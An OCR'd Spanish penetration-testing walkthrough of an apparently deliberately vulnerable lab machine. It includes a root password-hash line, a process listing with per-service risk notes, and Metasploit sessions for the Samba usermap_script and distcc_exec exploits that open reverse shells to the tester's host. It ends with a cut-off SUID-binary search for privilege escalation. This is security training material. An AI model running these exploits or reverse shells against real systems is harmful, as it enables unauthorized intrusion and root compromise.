
Cracking de contraseñas: Puedo intentar crackear las contraseñas encriptadas utilizando herramientas como **John the Ripper** o **Hashcat**.

Política de contraseñas: Los campos adicionales en cada línea proporcionan información sobre la política de contraseñas, como la última vez que se cambió la contraseña, el número de días antes de que se requiera un cambio de contraseña, etc.
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

```
echo "permiso_de_escritura_confirmado" > /root/permiso1.txt
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cat /root/permiso1.txt
permiso_de_escritura_confirmado
```

Creo un archivo en el directorio /root para demostrar que tienes permisos de escritura.

PS AUX – Muestro procesos en ejecución, solo puede hacerlo root.




```
cat /root/permiso1.txt
permiso_de_escritura_confirmado
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1696 ?        Ss   06:52   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   06:52   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   06:52   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   06:52   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   06:52   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   06:52   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   06:52   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   06:52   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   06:52   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   06:52   0:00 [kacpi_notify]
root        90  0.0  0.0      0     0 ?        S<   06:52   0:00 [kseriod]
root       129  0.0  0.0      0     0 ?        S    06:52   0:00 [pdflush]
root       130  0.0  0.0      0     0 ?        S    06:52   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S<   06:52   0:00 [kswapd0]
root       173  0.0  0.0      0     0 ?        S<   06:52   0:00 [aio/0]
root      1129  0.0  0.0      0     0 ?        S<   06:52   0:00 [ksnapd]
root      1304  0.0  0.0      0     0 ?        S<   06:52   0:00 [ata/0]
root      1306  0.0  0.0      0     0 ?        S<   06:52   0:00 [ata_aux]
root      1315  0.0  0.0      0     0 ?        S<   06:52   0:00 [scsi_eh_0]
root      1318  0.0  0.0      0     0 ?        S<   06:52   0:00 [scsi_eh_1]
root      1333  0.0  0.0      0     0 ?        S<   06:52   0:00 [ksuspend_usbd]
root      1334  0.0  0.0      0     0 ?        S<   06:52   0:00 [khubd]
root      2062  0.0  0.0      0     0 ?        S<   06:52   0:00 [scsi_eh_2]
root      2264  0.0  0.0      0     0 ?        S<   06:52   0:00 [kjournald]
root      2418  0.0  0.0   2092   640 ?        S<s  06:52   0:00 /sbin/udevd --daemon
root      2654  0.0  0.0      0     0 ?        S<   06:52   0:00 [kpsmoused]
root      3560  0.0  0.0      0     0 ?        S<   06:52   0:00 [kjournald]
daemon    3692  0.0  0.0   1836   584 ?        Ss   06:52   0:00 /sbin/portmap
dhcp      3707  0.0  0.0   2436   600 ?        S<s  06:52   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.
leases eth0
statd     3752  0.0  0.0   1900   740 ?        Ss   06:52   0:00 /sbin/rpc.statd
root      3758  0.0  0.0      0     0 ?        S<   06:52   0:00 [rpciod/0]
root      3773  0.0  0.0   3648   568 ?        Ss   06:52   0:00 /usr/sbin/rpc.idmapd
root      4000  0.0  0.0   1716   492 tty4     Ss+  06:52   0:00 /sbin/getty 38400 tty4
root      4001  0.0  0.0   1716   492 tty5     Ss+  06:52   0:00 /sbin/getty 38400 tty5
root      4006  0.0  0.0   1716   484 tty2     Ss+  06:52   0:00 /sbin/getty 38400 tty2
root      4008  0.0  0.0   1716   484 tty3     Ss+  06:52   0:00 /sbin/getty 38400 tty3
root      4011  0.0  0.0   1716   492 tty6     Ss+  06:52   0:00 /sbin/getty 38400 tty6
syslog    4049  0.0  0.0   1936   648 ?        Ss   06:52   0:00 /sbin/syslogd -u syslog
root      4084  0.0  0.0   1872   540 ?        S    06:52   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4086  0.0  0.0   3284  2136 ?        Ss   06:52   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4110  0.0  0.1  35928  8276 ?        Ssl  06:52   0:00 /usr/sbin/named -u bind
root      4132  0.0  0.0   5312  1024 ?        Ss   06:52   0:00 /usr/sbin/sshd
root      4208  0.0  0.0   2768  1304 ?        S    06:52   0:00 /bin/sh /usr/bin/mysqld_safe
mysql     4250  0.0  0.2 127660 17296 ?        Sl   06:52   0:03 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/m
ysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
root      4252  0.0  0.0   1700   560 ?        S    06:52   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
postgres  4329  0.0  0.0  41340  5072 ?        S    06:52   0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/po
stgresql/8.3/main/postgresql.conf
postgres  4332  0.0  0.0  41340  1380 ?        Ss   06:52   0:03 postgres: writer process

postgres  4333  0.0  0.0  41340  1192 ?        Ss   06:52   0:03 postgres: wal writer process

postgres  4334  0.0  0.0  41340  1388 ?        Ss   06:52   0:00 postgres: autovacuum launcher process

postgres  4335  0.0  0.0  12660  1132 ?        Ss   06:52   0:00 postgres: stats collector process

daemon    4355  0.0  0.0   2316   420 ?        SNs  06:52   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
daemon    4356  0.0  0.0   2316   556 ?        SN   06:52   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root      4405  0.0  0.0      0     0 ?        S    06:52   0:00 [lockd]
root      4406  0.0  0.0      0     0 ?        S<   06:52   0:00 [nfsd4]
root      4407  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4408  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4409  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4410  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4411  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4412  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4413  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4414  0.0  0.0      0     0 ?        S    06:52   0:00 [nfsd]
root      4418  0.0  0.0   2424   384 ?        Ss   06:52   0:00 /usr/sbin/rpc.mountd
root      4484  0.0  0.0   5412  1728 ?        Ss   06:52   0:00 /usr/lib/postfix/master
postfix   4490  0.0  0.0   5460  1684 ?        S    06:52   0:00 qmgr -l -t fifo -u
```



```
postfix   4490  0.0  0.0   5460  1684 ?        S    06:52   0:00 qmgr -l -t fifo -u
root      4491  0.0  0.0   5396  1236 ?        Ss   06:52   0:00 /usr/sbin/nmbd -D
root      4493  0.0  0.0   7724  1480 ?        Ss   06:52   0:00 /usr/sbin/smbd -D
root      4502  0.0  0.0   7724   812 ?        S    06:52   0:00 /usr/sbin/smbd -D
root      4512  0.0  0.0   2424   864 ?        Ss   06:52   0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd   4548  0.0  0.0   9948  1608 ?        Ss   06:52   0:00 proftpd: (accepting connections)
daemon    4562  0.0  0.0   1984   420 ?        Ss   06:52   0:00 /usr/sbin/atd
root      4573  0.0  0.0   2104   892 ?        Ss   06:52   0:00 /usr/sbin/cron
root      4601  0.0  0.0   2052   348 ?        Ss   06:52   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bi
n/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/
common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Dj
ava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root      4602  0.0  0.0   2052   476 ?        S    06:52   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bi
n/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/
common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Dj
ava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55  4604  0.2  1.6 372776 99528 ?        Sl   06:52   1:37 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bi
n/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/
common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Dj
ava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root      4622  0.0  0.0  10596  2556 ?        Ss   06:52   0:00 /usr/sbin/apache2 -k start
www-data  4623  0.0  0.0  10732  2568 ?        S    06:52   0:00 /usr/sbin/apache2 -k start
www-data  4625  0.0  0.0  10728  2524 ?        S    06:52   0:00 /usr/sbin/apache2 -k start
daemon    4626  0.0  0.0   2316   212 ?        SN   06:52   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
www-data  4629  0.0  0.0  10732  2560 ?        S    06:52   0:00 /usr/sbin/apache2 -k start
www-data  4631  0.0  0.0  10868  2672 ?        S    06:52   0:00 /usr/sbin/apache2 -k start
www-data  4632  0.0  0.0  10732  2584 ?        S    06:52   0:00 /usr/sbin/apache2 -k start
root      4642  0.0  0.4  75864 26820 ?        Sl   06:52   0:00 /usr/bin/rmiregistry
root      4646  0.0  0.0  12352  2740 ?        Sl   06:52   0:11 ruby /usr/sbin/druby_timeserver.rb
root      4654  0.0  0.0   1716   488 tty1     Ss+  06:52   0:00 /sbin/getty 38400 tty1
root      4657  0.0  0.0   8540  2664 ?        S    06:52   0:01 /usr/bin/unrealircd
root      4664  0.0  0.1  14016 12068 ?        S    06:52   0:06 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 12000
0 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/li
b/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/
100dpi/ -co /etc/X11/rgb
daemon    4667  0.0  0.0   2316   212 ?        SN   06:52   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root      4671  0.0  0.0   2724  1188 ?        S    06:52   0:00 /bin/sh /root/.vnc/xstartup
root      4674  0.0  0.0   5936  2576 ?        S    06:52   0:00 xterm -geometry 80x24+10+10 -ls -title X Desktop
root      4677  0.0  0.0   8988  4992 ?        S    06:52   0:08 fluxbox
root      4689  0.0  0.0   2852  1544 pts/0    Ss+  06:52   0:00 -bash
postfix   4822  0.0  0.0   5788  2452 ?        S    07:35   0:00 tlsmgr -l -t unix -u -c
www-data  4897  0.0  0.0  10752  2980 ?        S    07:37   0:00 /usr/sbin/apache2 -k start
www-data  4934  0.0  0.0  10732  2636 ?        S    07:37   0:00 /usr/sbin/apache2 -k start
www-data  4935  0.0  0.0  10732  2592 ?        S    07:37   0:00 /usr/sbin/apache2 -k start
root      5410  0.0  0.0   2724  1192 ?        RNs  09:20   0:00 sh
postfix   6084  0.0  0.0   5420  1652 ?        S    16:52   0:00 pickup -l -t fifo -u -c
root      6101  0.0  0.0   2364   924 ?        RN   17:08   0:00 ps aux
```

Identificación de servicios: sshd, mysqld, apache2, proftpd.

Proceso sshd: El proceso /usr/sbin/sshd está en ejecución, podría ser una entrada de un atacante.

Proceso mysqld: El proceso /usr/sbin/mysqld indica que el servidor MySQL está en ejecución. Es importante asegurarse de que MySQL esté configurado de manera segura.

Proceso apache2: Hay varios procesos /usr/sbin/apache2 en ejecución, lo que indica que el servidor web Apache está activo. Esto podría ser un objetivo para ataques web si no está debidamente protegido.

Proceso proftpd: El proceso proftpd indica que el servidor FTP está en ejecución. Los servidores FTP pueden ser vulnerables a varios tipos de ataques.

Proceso unrealircd: El proceso /usr/bin/unrealircd indica que un servidor IRC está en ejecución. Los servidores IRC pueden ser utilizados para comunicaciones maliciosas.

Proceso Xtightvnc: El proceso Xtightvnc indica que un servidor VNC está en ejecución. Esto podría permitir el acceso remoto al sistema si no está debidamente asegurado.

Procesos distccd: Hay varios procesos distccd en ejecución, lo que indica que el servicio de compilación distribuida está activo. Es un objetivo si no esta bien configurado.

Proceso ruby: El proceso ruby /usr/sbin/druby_timeserver.rb indica que un script Ruby está en ejecución. Es importante asegurarse de que este script no tenga vulnerabilidades.


Proceso postgres: Hay varios procesos relacionados con PostgreSQL en ejecución. Es importante asegurarse de que PostgreSQL esta bien configurado y no tiene vulnerabilidades.

Proceso tomcat55: El proceso tomcat55 indica que el servidor Tomcat está en ejecución, al igual que la lista al completo hay que tenerlo bien configurado porque podría tener vulnerabilidades conocidas.

UNREALIRCD 3.2.8.1 BACKDOOR

Para comprobar si se es vulnerable al exploit exploit/unix/irc/ teniendo en cuenta la salida proporcionada, busco el servicio UnrealIRCd en los puertos 6667/tcp y 6697/tcp. Según la salida de mi escaneo Nmap, ambos puertos están abiertos y están ejecutando UnrealIRCd.

La vulnerabilidad UnrealIRCd 3.2.8.1 Backdoor afecta a UnrealIRCd 3.2.8.1 y permite a un atacante remoto ejecutar comandos arbitrarios en el servidor, como se puede comprobar se puede ser administrador:





JAVA_RMI_SERVER

Para determinar si se es vulnerable al exploit exploit/multi/misc/java_rmi_server, debo verificar si el puerto **1099/tcp** está abierto y si el servicio **java-rmi** está activo. En mi salida de Nmap, se muestra que el puerto **1099/tcp** está abierto y el servicio **java-rmi** está activo.

Se puede leer: 1099/tcp open java-rmi syn-ack GNU Classpath grmiregistry.

Como podéis comprobar no es una complejidad llegar a ser administrador:





USERMAP_SCRIPT

Para comprobar si se es vulnerable al exploit/multi/samba/usermap_script, hay que verificar si el puerto 139/tcp o 445/tcp está abierto y si el servicio Samba está activo. En la salida de Nmap, se muestra que ambos puertos están abiertos y el servicio Samba está activo.

139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

El exploit exploit/multi/samba/usermap_script aprovecha una vulnerabilidad de ejecución de comandos en versiones de Samba desde la 3.0.20 hasta la 3.0.25rc3 cuando se utiliza la opción de configuración no predeterminada "username map script" se puede comprobar como se consigue ser administrador:

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.184
RHOSTS => 192.168.1.184
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.172
LHOST => 192.168.1.172
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.172
LHOST => 192.168.1.172
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.172:4444
[-] 192.168.1.184:139 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.184:139)
was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.172:4444
[-] 192.168.1.184:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.184:445)
was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.192
RHOSTS => 192.168.1.192
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.172:4444
[*] Command shell session 1 opened (192.168.1.172:4444 → 192.168.1.192:52071) at 2024-09-22 11:43:26 -0
400

whoami
root
```

DISTCC_EXEC

Para ver si se es vulnerable al exploit/unix/misc/distcc_exec a través de la salida de Nmap, en el escaneo, se muestra que el puerto 3632/tcp está abierto y el servicio distccd está activo.

3632/tcp open distccd syn-ack distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

Esto indica que se podria ser vulnerable a este exploit. El exploit exploit/unix/misc/distcc_exec aprovecha una vulnerabilidad en el daemon distccd que permite la ejecución de comandos arbitrarios en sistemas que ejecutan distccd

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.192
RHOSTS => 192.168.1.192
msf6 exploit(unix/misc/distcc_exec) > set RPORT 3632
RPORT => 3632
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.172
LHOST => 192.168.1.172
msf6 exploit(unix/misc/distcc_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP handler on 192.168.1.172:4444
[*] Command shell session 4 opened (192.168.1.172:4444 → 192.168.1.192:59696) at 2024-09-22 13:29:51 -0
400

whoami
daemon
```

he obtenido acceso con los privilegios del usuario daemon. Este usuario tiene permisos limitados en el sistema.

Aun así se pueden hacer diversas acciones para ir escalando, esto es una lista de binarios con el bit SUID activado, estos binarios pueden ser útiles para la **escalada de privilegios**.

```
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
